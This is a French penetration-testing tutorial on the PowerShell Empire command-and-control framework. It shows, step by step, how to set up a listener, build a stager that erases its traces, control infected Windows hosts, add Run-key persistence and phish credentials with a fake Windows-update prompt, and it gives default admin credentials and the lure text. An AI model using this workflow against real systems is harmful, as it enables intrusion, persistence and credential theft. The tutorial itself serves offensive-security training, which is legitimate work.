



Pentest - C2 Powershell Empire

Empire est un framework de Command & Control. Il a donc par définition pour objectif d'automatiser des tâches et d'administrer les machines compromises au fur et à mesure de la progression de l'intrusion au sein d'un système d'information.

Installation

Il sera nécessaire d'installer le package `powershell-empire`. Attention, il se peut que kali arrive avec un serveur Empire pré-packagé, il sera nécessaire de le mettre à jour dans la plupart des cas.

```
sudo apt install powershell-empire
```

Une fois le package installé, il n'y a qu'à lancer le service :

```
sudo powershell-empire server
```

Le service démarre au bout de quelques secondes et sert d'environnement de visualisation des journaux de l'application.

```
Temps écoulé 00:00:10.86
[INFO]: csharpserver: [*] Starting Empire C# server
[INFO]: Plugin csharpserver ran successfully!
[INFO]: Empire starting up ...
[INFO]: Compiler ready
[INFO]: Starkiller served at http://localhost:1337/index.html
```

Pour accéder à la solution en tant qu'utilisateur et créer des éléments au sein du framework, il sera nécessaire d'utiliser le même binaire en mode client :

```
sudo powershell-empire client
```

```

      .-.-.
      |  _  |
      | /_ \|
      | |_) |
      | |__| |
      |_____|

EMPiRE


Use the 'connect' command to connect to your Empire server.
'connect -c localhost' will connect to a local empire instance with all the defaults
including the default username and password.
INFO: Attempting to connect to server: localhost
```

Le client repose sur un modèle d'interaction en mode Shell avec un système d'auto complétion et des pages de manuel assez facile d'utilisation.

Help Options-Name	Description	Usage
admin	View admin menu	admin
agents	View all agents.	agents
connect	Connect to empire instance	connect [--config <-c>] <host> [--port=<p>] [--socketport=<sp>] [--username=<cu>] [--password=<pw>]
credentials	Add/display credentials to/from the database.	credentials
disconnect	Disconnect from an empire instance	disconnect
help	Display the help menu for the current menu	help
interact	Interact with active agents.	interact <agent_name>
listeners	View all listeners.	listeners
plugins	View active plugins menu.	plugins
resource	Run the Empire commands in the specified resource file. Provide the -p flag for a file selection prompt.	resource <file>
sponsors	List of Empire sponsors.	sponsors
usecredential	View and edit an credential.	usecredential <cred_id>
uselisteners	Use an Empire listener.	uselisteners <listener_name>
usemodule	Use an Empire module.	usemodule <module_name>
useplugin	Use an Empire plugin.	useplugin <plugin_name>
usestager	Use an Empire stager.	usestager <stager_name>

(Empire) > █

Le client possède un certain nombre de fonctionnalités facilitant la collaboration. On remarque par exemple la présence d'un message "1 unread message" au niveau de la barre d'état. Il s'agit d'un chat permettant aux administrateurs de "l'Empire" de discuter (chat).



Le client est très intuitif et très bien construit. Il existera cependant une manière plus simple de gérer la solution. En effet, une interface web est présente par défaut (Starkiller) et disponible à l'adresse suivante : <http://localhost:1337/index.html>

Les credentials par défaut sont `empireadmin:password123`.


Exploitation

L'objectif de mon framework de C2 est de créer un modèle de prise en main généralisée, il va donc que l'on procède à la mise en place de certains éléments :

- Un listener capable de gérer les clients infectés
- Une payload qui va venir contacter le serveur Empire

Pour commencer, nous allons générer un listener. L'interface est assez basique, nous avons accès à une catégorie Listeners.

Il faudra alors simplement commencer par lui indiquer le type de communication à employer.



Puis de fournir une configuration cohérente en terme d'adresse IP ainsi qu'un port disponible.

Name

http

Name for the listener.

Host

http://192.168.56.87

Hostname/IP for staging.

Port

1234

Port for the listener.

BindIP

192.168.56.87

The IP to bind to on the control server.

Launcher

powershell -noP -sta -w 1 -enc

Launcher string.

StagingKey

Bg49P*NnVCbM,~t){l6WU@[X+;x7=H53

Staging key for initial agent negotiation.

Il nous faut maintenant une payload. Pour la générer, il faut se rendre dans la catégorie Stagers :

Starkiller

2.3.2

>|

Listeners

Stagers

Agents

Modules

Obfuscation

Listener	Type
http	windows_launcher_bat

Il faut maintenant choisir une catégorie. Dans l'idéal, on se penchera systématiquement sur une payload d'un type le plus simple possible.

Stagers

Agents

Modules

Obfuscation

Type

windowshta

windows_launcher_bat

windows_launcher_exe

Il suffira de choisir les bonnes options, notamment le listener sur lequel doit se mapper la payload.

Type

windows_launcher_bat

Name

stg

Listener

http

Language

csharp

Il est possible de demander au binaire d'effacer ses traces lors de son lancement afin de limiter le plus possible les détections futures.

Infection

Maintenant que notre environnement est prêt du côté serveur, il n'y a plus qu'à infecter une première machine.

Au niveau du menu de stagger, nous allons pouvoir télécharger la payload et la mettre à disposition. Pour la suite, nous partirons du principe que la cible est déjà infectée et que nous avons réussi à lancer la payload sur la cible.

Au lancement, le client infecté remonte bien dans l'interface "Agents" prévue à cet effet.

LIST


TASKS

Hide Stale Agents

Hide Archived Agents

	Name	Last Seen	First Seen	Hostname	Process
	<div><div></div><div>KHF1SPEC</div></div>	a few seconds ago	14 minutes ago	WIN-43JJRDM9FV	powercat

Pour gérer les clients, l'interface est assez intuitive. Il suffira par exemple d'aller dans l'agent et d'utiliser le formulaire INTERACT pour exécuter des commandes et d'en visualiser les résultats.



INTERACT

FILE BROWSER


TASKS

VIEW


☐ Script Command ? ☐ Literal ?

Shell Command
whoami

Pour les opérations plus complexes ou plus longues, on se reposera sur les modules présents. Il est à noter qu'on peut lancer un module soit depuis l'interface de gestion d'un agent soit au niveau de la catégorie module (pour le lancer sur plusieurs agents).

- 
- ▼ Certify
 - ▼ ShellCode
 - ▼ AssemblyReflect
 - ▼ PersistStartup
 - ▼ PersistCOMHijack
 - ▼ PersistWMI

Un module peut permettre par exemple de créer directement une mesure de persistance (comme ParsistAutorun).

- 
- ▼ PersistAutorun
 - ▼ LaunchAgent - UserLand Persistence

Le module se configure facilement et sert essentiellement uniquement à créer une clé de registre Run soit dans la base HKCU soit dans la base HKLM.

☐ Ignore Admin Check

☐ Ignore Language Version Check

DotNetVersion

Net35

▼

.NET version to compile against

TargetHive

CurrentUser

Target hive to install autorun.

Name

Updater

Name for the registry value.

Value

C:\Example\GruntStager.exe

Value to set in the registry.


Note : Le module créé la clé de registre mais pas le binaire concerné par celle-ci, il sera nécessaire de placer la payload au bon endroit à part.

Post Infection

Dans de nombreux cas, la payload initiale ne sera exécutée qu'en tant qu'un utilisateur standard.

Au-delà des possibilités de procédures d'élévation de privilège classiques, il sera notamment possible de venir forcer l'utilisateur à nous fournir des credentials de plus haut niveau.

Pour ce faire, nous pourrons par exemple faire du phishing local au travers du module powershell_collection_toasted.



L'exécution de module est classique, il sera nécessaire de commencer par fournir la liste des hôtes concernés.

Execute Module

HV77FZT1

Spawns a native toast notification that, if clicked, prompts the current user to enter their credentials into a native looking prompt.

Executing on Agents: HV77FZT1

Techniques: T1141 T1514

powershell_collection_toasted

Ainsi que le paramétrage associé au module. Ici, il s'agit d'un popup pour un utilisateur qui par défaut demandé à l'utilisateur si il souhaite redémarrer ou attendre un délai.

ToastTitle

Windows will restart in 5 minutes to finish installing updates

ToastMessage

Windows will soon restart to complete applying recently installed updates. Use the drop down below to reschedule the rest


Application

System Configuration

CredBoxTitle

Are you sure you want to reschedule restarting your PC?

Le lancement du module entraine l'apparition du popup sur la machine cliente. Il sera évidemment nécessaire d'adapter le message afin d'optimiser les chances que l'utilisateur clique dessus.



Un prompt type UAC apparait lorsque l'utilisateur clique.

Sécurité Windows

Are you sure you want to reschedule restarting your PC?

Authentication is required to reschedule a system restart

admin

••••••••

OK

Annuler

Si celui-ci rentre des credentials, notre exploitation est réussie. Il n'y aura alors plus qu'à aller collecter ceux-ci dans l'interface du côté des tâches de l'agent.

BROWSER

TASKS

VIEW

<

1

Task ID	Status	Agent	Task Input
4	<div></div>	HV77FZT1	function Invoke-CredentialPhis...

+

Task Input:

```
function Invoke-CredentialPhisher {  
    [CmdletBinding()]  
    param(  
        [ValidateSet('Applicati
```

Task Output:

```
[+] Phished credentials [Not-verified]: WIN-43JJRDSM9FV/admin password
```